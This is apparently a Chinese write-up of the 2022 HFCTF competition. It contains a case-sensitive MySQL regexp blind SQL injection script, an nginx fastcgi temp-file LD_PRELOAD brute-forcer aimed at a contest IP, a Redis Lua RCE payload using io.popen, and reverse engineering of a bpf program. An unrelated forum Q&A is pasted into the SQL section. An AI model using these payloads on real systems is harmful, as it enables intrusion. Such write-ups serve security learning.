
2022-HFCTF-Writeup

babysql

本来利用regexp想时间盲注的时候发现mysql8似乎不能利用正则进行时间盲注，然后本地测试偶然报错：


这是一个创建于 1841 天前的主题，其中的信息可能已经有所发展或是发生改变。

我在使用 MYSQL 中的正则匹配域名时，出现了错误：

[Err] 1139 - Got error 'repetition-operator operand invalid' from regexp

正则表达式是：

WHERE lt_sh_a_graph.rvalue REGEXP "^(www.)?(?:a-zA-Z0-9.)[a-zA-Z0-9][a-zA-Z0-9-]{0,61}[a-zA-Z0-9]$"

该正则用于匹配 二级域名或者带 www 的三级域名

例如

baidu.com

www.baidu.com

而其他的则过滤掉

请问这个错误应该怎么处理?

1 条回复 • 2017-03-05 20:14:52 +08:00 a-za-z0-9 MySQL RegExp err

ltux 2017-03-05 20:14:52 +08:00 1

1, mysql 的正则表达式不支持 non-capturing group (?:XYZ) 这种语法
2, 即使去掉 ?:，你的正则表达式依旧不对。给你个参考：
^(www\.)?([a-z0-9]+(-[a-z0-9]+)*\.)[a-z]{2,}$

发现这种姿势可以401和500状态码的盲注。

但是直接regexp注入还不行，随便试了一下发现前面加`@tmp:=`就可以了，然后队里别的师傅查mysql8的文档查到了`COLLATE utf8mb4_bin`能区分大小写，写脚本跑出来然后登录就行了。

```
import string
```

```python
import requests


url=""


flag = ""

for i in range(1000):

    for j in "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01234567890!@$%^&_+":
        if j=="$" or j=="^" or j=="+":
            j = "\\\\"+j

payload="'||@tmp:=`password`COLLATE`utf8mb4_bin`regexp'^{}.?'||'b'regexp'?:c'||'".format(flag+j)
        data={
            "username":payload,
            "password":1
        }
        r=requests.post(url=url,data=data)
        if(r.status_code==401):
            flag+=j
            print(flag)
            break
```

区分大小写跑出来就行了。

ezphp

P神密友圈的一道题，环境似乎是dash的导致了P神挖的那个bash的poc没法打，但是发现是nginx环境而且开了fastcgi，有点类似陆队写的这个文章，当时hxp的那题，思路是利用nginx缓存文件进行include：

https://tttang.com/archive/1384/

所以流程也就是文章中提到的了：

- 让后端 php 请求一个过大的文件
- Fastcgi 返回响应包过大，导致 Nginx 需要产生临时文件进行缓存
- 虽然 Nginx 删除了 `/var/lib/nginx/fastcgi` 下的临时文件，但是在 `/proc/pid/fd/` 下我们可以找到被删除的文件
- 利用putenv把 `LD_PRELOAD` 设置成这个内存中的文件即可（大文件是so文件）

然后就是写个c然后编译成so，需要so比较大nginx才会缓存，这里的办法就是c代码里面多放这样的：

```c
char a[] =
"sdafsdsafsdsafsafasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf
safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf
safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf
safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf
safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf
safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf
safasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsafsafasdfasfsdsaf
safasdfasfsdsafsafasdfasfsdsafsafasdfasfsafasdfas";
```

然后弄了十几万个字符串就行了。
接下来就是爆破的问题，题目给了dockerfile，本地起了一下发现nginx worker是 `/proc/12`，队友起的也是在12这里，估计就是12左右了，给个范围开始爆破。

然后一直bp发包，python这边爆破请求即可。


```python
import requests

url = "http://120.79.121.132:22481/index.php"

while True:
    for i in range(10,15):
        for j in range(10,50):
            params={

 "env":"LD_PRELOAD=/proc/{}/fd/{}".format(i,j)
            }
            r = requests.get(url,params=params)
```

Check in

公众号回复，进入网址，最下面弹幕有快速飘过的flag，多截图几次就可以了。

Plain Text

复制，base64解密，




```
length: 221
 lines:   1
```

```
ZE9CUk8gUE9WQUxPV0FUWCBOQSBNQVReLCBXWSBET0xWTlkgUEVSRVdFU1RJIFxUTyBOQSBBTkdMSUpTS0
lKIFFaWUsuIHRXT0ogU0VLUkVUIFNPU1RPSVQgSVogRFdVSCBTTE9XLiB3U0UgQlVLV1kgU1RST15OWUUu
IHFCTE9eTllKIEFSQlVaLiB2RUxBRU0gV0FNIE9UTEleTk9HTyBETlEu
```

```
time:   4ms
length: 165
 lines:   1
```

```
dOBRO POVALOWATX NA MAT^, WY DOLVNY PEREWESTI \TO NA ANGLIJSKIJ QZYK. tWOJ SEKRET
SOSTOIT IZ DWUH SLOW. wSE BUKWY STRO^NYE. qBLO^NYJ ARBUZ. vELAEM WAM OTLI^NOGO
DNQ.
```


百度翻译，



dOBRO POVALOWATX NA MAT^, WY DOLVNY PEREWESTI \TO NA ANGLIJSKIJ QZYK. tWOJ SEKRET SOSTOIT IZ DWUH SLOW. wSE BUKWY STRO^NYE. qBLO^NYJ ARBUZ. vELAEM WAM OTLI^NOGO DNQ.

You're on English QZYK. YOUR SECRET SOSTOIT AND TWO WORDS. THE BUCKY STRO^NYE. QBLO^NYJ ARBUZ. I'm sorry. I'm sorry.

看不出来奇怪的东西，直接丢入谷歌翻译



BUKWY STRO^NYE.
DNQ.

你的秘密是两个字。 所有字母都是结构化的。 苹果^西瓜。 祝您有美好的一天。

那就直接 HFCTF{apple_watermelon}

Quest-Crash

一直set比较比较长的键和值，bp一直发包，跑一会就发现500了，再去访问getFlag就可以得到flag了，不知道到底是内存满了还是redis连接的问题，之前自己的redis出现过被flask的连接数给打崩的情况，但这题队友说应该是内存满了导致的崩溃，比赛时间原因就没有细究。

Quest-RCE

redis的rce，最近新出了一个redis的cve，利用lua来rce的，但是没法执行eval。


查了一下redis能不能执行多行的命令，试了一下%0a不行。但是想到这是JSON，试了一下 `\u000a` 发现可以，就出了：

```
{"query":"SET 1 1\u000aeval 'local io_l =
package.loadlib(\"/usr/lib/x86_64-linux-
gnu/liblua5.1.so.0\", \"luaopen_io\"); local io = io_l();
local f = io.popen(\"cat
/flag_UVEmnDKY4VHyUVRVj46ZeojgfZpxzG\", \"r\"); local res =
f:read(\"*a\"); f:close(); return res' 0"}
```


fpbe

打开ida看一下程序，能找到main函数，扫一眼是我看不懂的样子，遂去网上查了一下发现是bpf程序，甚至能直接找到模板例程是github上的libbpf-bootstrap项目，大概了解下bpf程序的执行流程，用户态可以用C来写运行的代码，再通过一个Clang&LLVM的编译器将C代码编译成BPF目标码用户态通过系统调用bpf()将BPF目标码注入到内核当中内核通过JIT(Just-In-Time)将BPF目编码转换成本地指令码……

参考： https://www.cnblogs.com/hpyu/articles/14254250.html



```
__int64 base_addr; // [rsp+28h] [rbp-38h]
char flag[17]; // [rsp+40h] [rbp-20h] BYREF
unsigned __int64 v15; // [rsp+58h] [rbp-8h]

v15 = __readfsqword(0x28u);
if ( argc == 2 )
{
  array = (unsigned int *)argv[1];
  libbpf_set_print((libbpf_print_fn_t)libbpf_print_fn);// 设置 libbpf 的日志输出函数
  bump_memlock_rlimit();                      // 这是一个有点令人困惑但必要的步骤，几乎任何实际的 BPF 应用程序都必须这样做。它提高了内核的内部每用户内存限制，以允许 BP
  skel = fpbe_bpf__open_and_load();           // 用于加载 bpf 字节码文件（selfuprobe.bpf.o）到内核中
  if ( skel )
  {
    base_addr = get_base_addr();
    if ( base_addr >= 0 )
    {
      skel->links.uprobe = bpf_program__attach_uprobe(// 用于绑定 uprobe 和 uretprobe 追踪目标的信息。此例中，追踪的目标文件名称为 /proc/self/exe，偏移量为 ……
                             skel->progs.uprobe,
                             0,
                             0,
                             "/proc/self/exe",
                             (size_t)uprobed_function - base_addr);
      err = libbpf_get_error(skel->links.uprobe);
      if ( err )
      {
        fprintf((_DWORD)stderr, (unsigned int)"Failed to attach uprobe: %d\n", err, v4, v5, v6, (char)argv);
      }
      else
      {
        puts(
```




```
int __cdecl fpbe_bpf__create_skeleton(fpbe_bpf *obj)
{
  int result; // eax
  bpf_object_skeleton *s; // [rsp+18h] [rbp-8h]

  s = (bpf_object_skeleton *)calloc(1LL, 72LL);
  if ( !s )
    return -1;
  obj->skeleton = s;
  s->sz = 72LL;
  s->name = "fpbe_bpf";
  s->obj = &obj->obj;
  s->prog_cnt = 1;
  s->prog_skel_sz = 24;
  s->progs = (bpf_prog_skeleton *)calloc(s->prog_cnt, s->prog_skel_sz);
  if ( s->progs )
  {
    s->progs->name = "uprobe";
    s->progs->prog = &obj->progs.uprobe;
    s->progs->link = &obj->links.uprobe;
    s->data_sz = 1648LL;
    s->data = &unk_4F4018;
    result = 0;
  }
  else
  {
    bpf_object__destroy_skeleton(s);
    result = -1;
  }
  return result;
}
```

我们的目标就是通过jit即时编译加载到内核里面的代码：通过idapy把它dump出一个新elf文件

```python
import binascii
f = open('./dump_file','wb')
addr = 0x4F4018
datas = ''
for i in range(1648):
    data = idc.get_wide_byte(addr+i)
    datas += hex(data)[2:].rjust(2,'0')
print(datas)
f.write(binascii.unhexlify(datas))
f.close()
```

结果dump出的elf文件ida打不开，在网上又查了查发现可以通过llvm-objdump这个工具来分析下这个可执行文件的反汇编指令信息



```
┌──(root💀kali)-[/media/…/比赛/虎符2022/re/fpbe]
└─# llvm-objdump -S dump_file

dump_file:      file format elf64-bpf

Disassembly of section uprobe/func:

0000000000000000 <uprobe>:
       0:       79 12 68 00 00 00 00 00 r2 = *(u64 *)(r1 + 104)
       1:       67 02 00 00 20 00 00 00 r2 <<= 32
       2:       77 02 00 00 20 00 00 00 r2 >>= 32
       3:       79 13 70 00 00 00 00 00 r3 = *(u64 *)(r1 + 112)
       4:       67 03 00 00 20 00 00 00 r3 <<= 32
       5:       77 03 00 00 20 00 00 00 r3 >>= 32
       6:       bf 34 00 00 00 00 00 00 r4 = r3
       7:       27 04 00 00 c0 6d 00 00 r4 *= 28096
       8:       bf 25 00 00 00 00 00 00 r5 = r2
       9:       27 05 00 00 88 fb 00 00 r5 *= 64392
      10:       0f 45 00 00 00 00 00 00 r5 += r4
      11:       79 14 60 00 00 00 00 00 r4 = *(u64 *)(r1 + 96)
      12:       67 04 00 00 20 00 00 00 r4 <<= 32
      13:       77 04 00 00 20 00 00 00 r4 >>= 32
      14:       bf 40 00 00 00 00 00 00 r0 = r4
      15:       27 00 00 00 fb 71 00 00 r0 *= 29179
      16:       0f 05 00 00 00 00 00 00 r5 += r0
      17:       79 11 58 00 00 00 00 00 r1 = *(u64 *)(r1 + 88)
      18:       b7 00 00 00 00 00 00 00 r0 = 0
      19:       73 0a f8 ff 00 00 00 00 *(u8 *)(r10 - 8) = r0
      20:       7b 0a f0 ff 00 00 00 00 *(u64 *)(r10 - 16) = r0
      21:       7b 0a e8 ff 00 00 00 00 *(u64 *)(r10 - 24) = r0
      22:       67 01 00 00 20 00 00 00 r1 <<= 32
      23:       77 01 00 00 20 00 00 00 r1 >>= 32
      24:       bf 10 00 00 00 00 00 00 r0 = r1
      25:       27 00 00 00 8e cc 00 00 r0 *= 52366
      26:       0f 05 00 00 00 00 00 00 r5 += r0
      27:       b7 06 00 00 01 00 00 00 r6 = 1
      28:       18 00 00 00 95 59 73 a1 00 00 00 00 18 be 00 00 r0 = 209012997183893 ll
      30:       5d 05 42 00 00 00 00 00 if r5 != r0 goto +66 <LBB0_5>
      31:       bf 35 00 00 00 00 00 00 r5 = r3
```

总结一下--

(52366*a+29179*b+28096*d+64392*c==209012997183893)


(37508*a+44499*b+61887*d+27365*c==181792633258816)

(59154*a+25901*b+56709*d+32808*c==183564558159267)

$(62010a+31886b+33324d+51779c==204080879923831)$

Z3解一下得到flag：

HFCTF{0vR3sAlbs8pD2h53}



```
┌──(root💀kali)-[/media/…/比赛/虎符2022/re/fpbe]
└─# ./fpbe 0vR3sAlbs8pD2h53
Successfully started! Please run `sudo cat /sys/kernel/debug/tracing/trace_pipe` to see output of the BPF programs.
flag: HFCTF{0vR3sAlbs8pD2h53}
```